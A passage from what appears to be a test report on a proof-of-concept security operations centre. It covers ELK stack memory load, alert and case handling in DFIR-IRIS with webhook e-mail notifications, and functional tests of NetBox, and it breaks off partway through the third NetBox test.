
To display the average load over time, a custom dashboard "Stack Load" is created, which presents data over a period of six days. The results show the efficient use of memory without the occurrence of overload and at the same time a sufficient reserve for the future expansion of the infrastructure (e.g. transition to a 10 GB infrastructure).



Stack Load dashboard, Elasticsearch



Stack Load dashboard, Kibana



Stack Load dashboard, Loghstash

From the perspective of the individual nodes, the highest load is observed on the hot data nodes, followed by the warm nodes, and the lowest on the cold nodes. The average memory usage of the individual ELK stack components is given in the table.

System	RAM utilization [GB]	Allocated RAM [GB]
master1	6.3	16
hot1	9.98	31
hot2	11.44	31
hot3	10.98	31
warm1	8.80	31
warm2	4.50	31
cold1	2.91	16
kibana	0.457	8
logstash	6.86	16

Table. Actual RAM usage

7 TESTS OF INTEGRATION BETWEEN COMPONENTS AND OF INCIDENT RECORDING IN DFIR IRIS

Within the PoC SOC solution, DFIR-IRIS serves as the central tool for managing and handling security alerts and incidents. In this test scenario, we tested:

- the functionality of the cooperation of this component with the Wazuh system,
- the display of detected events
- the options for processing by analysts
- support for the entire incident response process, including notifications and automation.

7.1 Centralization and overview of alerts

In the DFIR-IRIS tool, alerts received from the Wazuh system are displayed centrally in a clear interface. The alerts are imported into the system automatically by means of the integration and represent individual detected security events.

The main screen shows a list of alerts together with basic information, such as the alert name, its severity, source and creation time. This overview allows the analyst to quickly identify relevant events and decide on their further processing.




Figure 1 Example of an alert imported from Wazuh

7.2 Alert detail and its management

After opening a specific alert, it is possible to display its detail, which contains:


- the detection rule
- the severity level
- the source system
- the MITRE ATT&CK classification
- the complete log record of the event

Within the detail, it is possible to change the alert status using predefined values:

- New

- In progress
- Pending
- Closed
- Merged

These statuses represent the individual phases of alert processing within the SOC process.



7.3 Assigning alerts to analysts

DFIR-IRIS makes it possible to assign an alert to a specific analyst who is responsible for processing it. The user interface offers the option of quickly assigning the alert to the current user, *Assign to me*, or manually assigning it to another team member:

- quick assignment ("Assign to me")
- manual assignment to another team member



Figure 3 Option to assign an alert to the responsible analyst in DFIR-IRIS

Users who work with alerts and handle individual incidents have been created in the DFIR-IRIS system. Each user has basic data assigned, including an e-mail address. These data are used, for example, when assigning an alert, when a specific analyst is responsible for handling it. In such a case, the system can automatically send a notification to their e-mail if an email webhook is set up.




Figure 4 List of users in DFIR-IRIS

7.4 Testing of modules and extensibility of the system

DFIR-IRIS contains several modules that extend its functionality. One of them is the IrisWebHooks module, which makes it possible to respond to various events in the system and trigger external actions. This module can be used, for example, to send notifications or to connect to external scripts, thereby extending the automation options in alert processing.




Figure 5 Available modules in DFIR-IRIS

Within the IrisWebHooks module, it is possible to define specific rules under which the webhook is executed. The figure shows the configuration specifying on which event the webhook is triggered (for example, on assignment, update or escalation of an alert). The configuration also includes the definition of the URL to which the data are sent, as well as the message content itself in JSON format.




Figure 6 Webhook configuration in the IrisWebHooks module

7.5 Notifications and automation

7.5.1 Assignment of an alert to an analyst

After the webhook has been set up and the alert assigned to a specific user, it is possible to track who has taken over the alert. The figure shows that the alert was assigned to the analyst *Tomas*, who is responsible for its further processing. This step is at the same time a trigger for notifications.





Figure 7 Assigning an alert to an analyst

After an alert is assigned to a specific analyst, a notification in the form of an e-mail is automatically sent via the webhook. This action is invoked by the *on_postload_alert_update* event, since the attributes of the alert are changed. The e-mail contains basic information about the alert, such as:

- the alert identifier
- the name
- the severity
- the status
- the assigned analyst

This information gives the analyst a sufficient overview to start handling the incident quickly.


[DFIR-IRIS] Bol vám priradený nový alert #1808 Inbox ×

DFIR-IRIS <boggingsb@gmail.com>
to me

DFIR-IRIS – Notifikácia

Bol vám priradený nový alert.

Typ webhooku: alert_update
Typ objektu: alert
ID alertu: 1808
Názov: High amount of POST requests in a small period of time (likely bot).
Aktuálny stav: New
Závažnosť: High
Priradený analytik: Tomas
Resolution status:

Detail alertu:
https://158.193.152.184/app/wz-home

Automatická správa – DFIR-IRIS

Figure 8 Notification of the assignment of an alert to an analyst

7.5.2 Change of alert status

When the alert status changes, a webhook is likewise triggered, which sends a notification about this change. In this case, it is again an event of the *on_postload_alert_update* type. The e-mail content can be customized as needed and may include various information, such as the new alert status, its severity or the assigned analyst.



Figure 9 Notification of a change in alert status

7.5.3 Escalation to an incident

When an alert is escalated to an incident case, several events occur that can trigger the sending of notifications. In this case, two messages were sent: one informing about the escalation of the alert and the other about the creation of a new case. This behaviour can be adjusted in the webhook configuration according to requirements, for example by limiting the number of notifications or merging them into a single message.



Figure 10 Notifications upon escalation of an alert to an incident case

7.6 Incident management (case management)

After a new incident case is created, the system sends a notification containing basic information about the case, such as its identifier and the assigned analyst. This action is bound to an event of the *case_create* type.



Figure 11 Notification of the creation of an incident case

After an alert is escalated, an incident case is automatically created in the DFIR-IRIS system. This case contains basic information taken over from the alert, such as:

- description,
- the severity
- related events.




Figure 12 Created incident case in DFIR-IRIS

Within the incident case, it is possible to modify its status and add the outcome of the investigation (outcome). The user can, for example, determine whether it is a *False Positive*, a *True Positive* or another category. This information is important for evaluating the incident and for its further processing. In addition, it is also possible to change the case status, with the system supporting several processing phases, for example *Open*, *Eradication* or other statuses depending on the progress of incident handling.

Summary – within a case, it is possible to:

- change the status (e.g. Open, Eradication)
- define the outcome (True Positive, False Positive, other)




Figure 13 Options for editing an incident case




Figure 14 Notifications after closing the alert and the incident case

7.7 Closing an incident and notifications

After an incident case is closed, notifications are sent informing that processing has been completed. In this case, two messages were sent – one for the alert and the other for the incident case itself. This behaviour is related to the fact that closing a case also means completing the processing of the corresponding alert.

After a case is closed, the system sends an e-mail notification containing information about the processing outcome. In this case, the incident was evaluated as a *false positive*. The content of the notification can be customized within the webhook configuration.


[DFIR-IRIS] Prípad Case #26 bol uzavretý Inbox ×

DFIR-IRIS <boggingsb@gmail.com>
to me

DFIR-IRIS – Notifikácia

Incidentný prípad Case #26 bol uzavretý. Výsledok: false_positive.

Typ webhooku: case_update
Typ objektu: case
Case ID: 26
Názov prípadu: Case #26
Stav prípadu: Closed
Výsledok: false_positive
Priradený analytik: Tomas

Automatická správa – DFIR-IRIS

Figure 15 E-mail after closing the case

8 TESTING OF THE NETBOX COMPONENT

Tested component: NetBox

8.1 TS-NB-01 Verification of the availability and basic functionality of NetBox

Test identifier: TS-NB-01

Test name: Verification of the availability and basic functionality of NetBox

Test type: Functional test

Test purpose: To verify whether NetBox is correctly deployed in the PoC environment, accessible via the web interface and ready for basic user and administrative work.

Subject of verification: The subject of the test is the verification of the basic operational readiness of the NetBox component after its deployment in the OpenStack environment. The test focused on whether the service is available, whether it is possible to access the web interface, authenticate successfully and work with the basic parts of the system without any obvious error or malfunction. It was also verified whether NetBox is ready for further use within the PoC as a recording and context tool.

Initial state: NetBox is deployed as a standalone service in the OpenStack environment. The system had a basic configuration and its application components were made available, including the database and supporting layer needed for it to run. Before the start of the test, it was assumed that the service was running, had a network connection assigned and was accessible via the defined web interface.

Test procedure:

1. The network availability of NetBox in the deployed environment was verified.
2. The web interface of the system was opened via a web browser.
3. The correct loading of the login or home screen of the system was verified.
4. A login was performed using an available user account.
5. After logging in, the loading of the basic parts of the interface and navigation in the system were verified.
6. The availability of selected recording parts of the system was checked, in particular devices, sites, addressing and other basic objects.
7. It was verified whether the system shows any obvious errors during ordinary work in the interface.

Expected result:

The expected result is that NetBox will be accessible in the PoC environment via the web interface, will allow a successful login and will provide a functional user interface for basic work with the system. It was also expected that the main parts of the application needed for recording and managing infrastructure objects would be available.

Actual result

NetBox was available in the test environment and its web interface loaded correctly. Logging in to the system was successful and, after authentication, it was possible to access the basic parts of the application. The availability of selected recording sections of the system and

basic navigation in the user interface were verified. No critical errors that would prevent further use of the system within the PoC were observed during the test.

Test evaluation: Passed.

Based on the verification performed, it can be concluded that NetBox was successfully deployed and put into operation to the extent necessary for the PoC solution. The test confirmed that the component is available, functional and ready for basic recording and context use within the proposed solution.

Findings and notes

Test TS-NB-01 verified only the basic availability and functionality of the system, not all of its extended capabilities or integration links to the other PoC components. The result therefore confirms the operational readiness of NetBox at the level of a standalone service, not the completeness of its involvement in all planned scenarios of the solution. The test confirmed the prerequisite for further tests focused on object recording, infrastructure context and the practical use of NetBox within the PoC.

Conclusion

The test demonstrated that NetBox is available and basically functional in the PoC environment. This confirmed its readiness for further verification in the area of recording infrastructure objects and use as a supporting source of context data for the other parts of the solution.

8.2 TS-NB-02 Verification of the recording of infrastructure objects

Test identifier: TS-NB-02

Test name: Verification of the recording of infrastructure objects

Test type: Functional test

Test purpose: To verify whether NetBox enables the recording and management of basic infrastructure objects relevant to the PoC solution, in particular sites, devices, address spaces and selected network data.

Subject of verification: The subject of the test is the verification of whether NetBox, after deployment and basic configuration, is usable for the practical recording of infrastructure objects. The test focused on whether it is possible to create, display and edit selected objects in the system and whether these data are correctly stored and available in the system. It was also verified whether the created data model meets the needs of the experimental PoC solution.

Initial state: NetBox is deployed and functional in the OpenStack environment. The system is accessible via the web interface and the user has permission to work with the recorded objects. The basic categories and structures needed for recording infrastructure data are prepared in the system..

Test procedure:

1. The availability of the system sections intended for recording infrastructure objects was verified.
2. A site was created in the system or its existence was verified.
3. A device assigned to a site or logical location was created or verified.
4. The recording of an address space, prefix or IP address was verified.

5. The possibility of saving and subsequently displaying the created data was checked.
6. The possibility of editing a selected object was verified.
7. It was assessed whether the system provides usable object recording for the needs of the PoC..

Expected result: The expected result is that NetBox will enable the recording of basic infrastructure objects, their correct storage, display and basic management. It is also expected that the recorded data will be usable as basic infrastructure context within the PoC solution.

Actual result: It was possible to work with basic infrastructure objects in the system, in particular with sites, devices and address spaces. Their creation, display and basic editing were verified. The data were correctly stored in the system and available via the user interface. Within the scope of the test performed, it was confirmed that NetBox is usable as a tool for the basic recording of infrastructure data relevant to the PoC.

Test evaluation: Met.

Based on the verification performed, it can be concluded that NetBox in the PoC environment meets the requirement for the basic recording of infrastructure objects. The test confirmed that the system is usable for managing data on selected assets and addressing to the extent necessary for the experimental solution..

Findings and notes

Test TS-NB-02 focused on the basic recording functionality of the system, not on complete modelling of the entire infrastructure or on the integration of all object relationships. The verification therefore confirms the functionality of recording within the scope of the PoC, not the completeness or final operational maturity of the data model. The test also created the prerequisite for further verification of relationships between objects and the use of NetBox as a source of infrastructure context..

Conclusion

The test demonstrated that NetBox is functional in the PoC environment as a recording tool for basic infrastructure objects. This confirmed its usability for further verification of logical relationships and context use in the proposed solution.

8.3 TS-NB-03 Verification of relationships and navigation in the infrastructure context

Test identifier: TS-NB-03

Test name: Verification of relationships and navigation in the infrastructure context

Test type: Functional test

Test purpose: To verify whether NetBox makes it possible to work not only with the recording of standalone objects but also with the relationships between them, and whether it provides usable infrastructure context for navigating the PoC solution environment.

Subject of verification: The subject of the test is the verification of whether logical relationships between recorded objects, for example between devices, sites, interfaces, IP addresses, prefixes or cabling, are available and usable in the system. The test focused on whether NetBox provides an overview of the relationships between objects and whether

these relationships help with navigating the infrastructure. It was also verified whether this information can be used in interpreting the technical context within the PoC.

Initial state: NetBox is deployed and functional, with basic infrastructure objects created in the system, in particular sites, devices, address spaces and selected network or physical relationships. The user has access to the system and can work with the recorded data and their relationships.

Test procedure:

1. The availability of the system sections related to relationships between objects was verified.
2. A device recorded in the system was selected and its assignment to a site or logical location was verified.
3. The relationship between the device and its interfaces or addressing was verified.
4. The existence of relationships between address spaces, prefixes or IP addresses and the corresponding objects was checked.
5. The availability of topology or cabling information, if modelled in the PoC, was verified.
6. It was assessed whether the displayed relationships provide meaningful and usable context for navigating the environment..

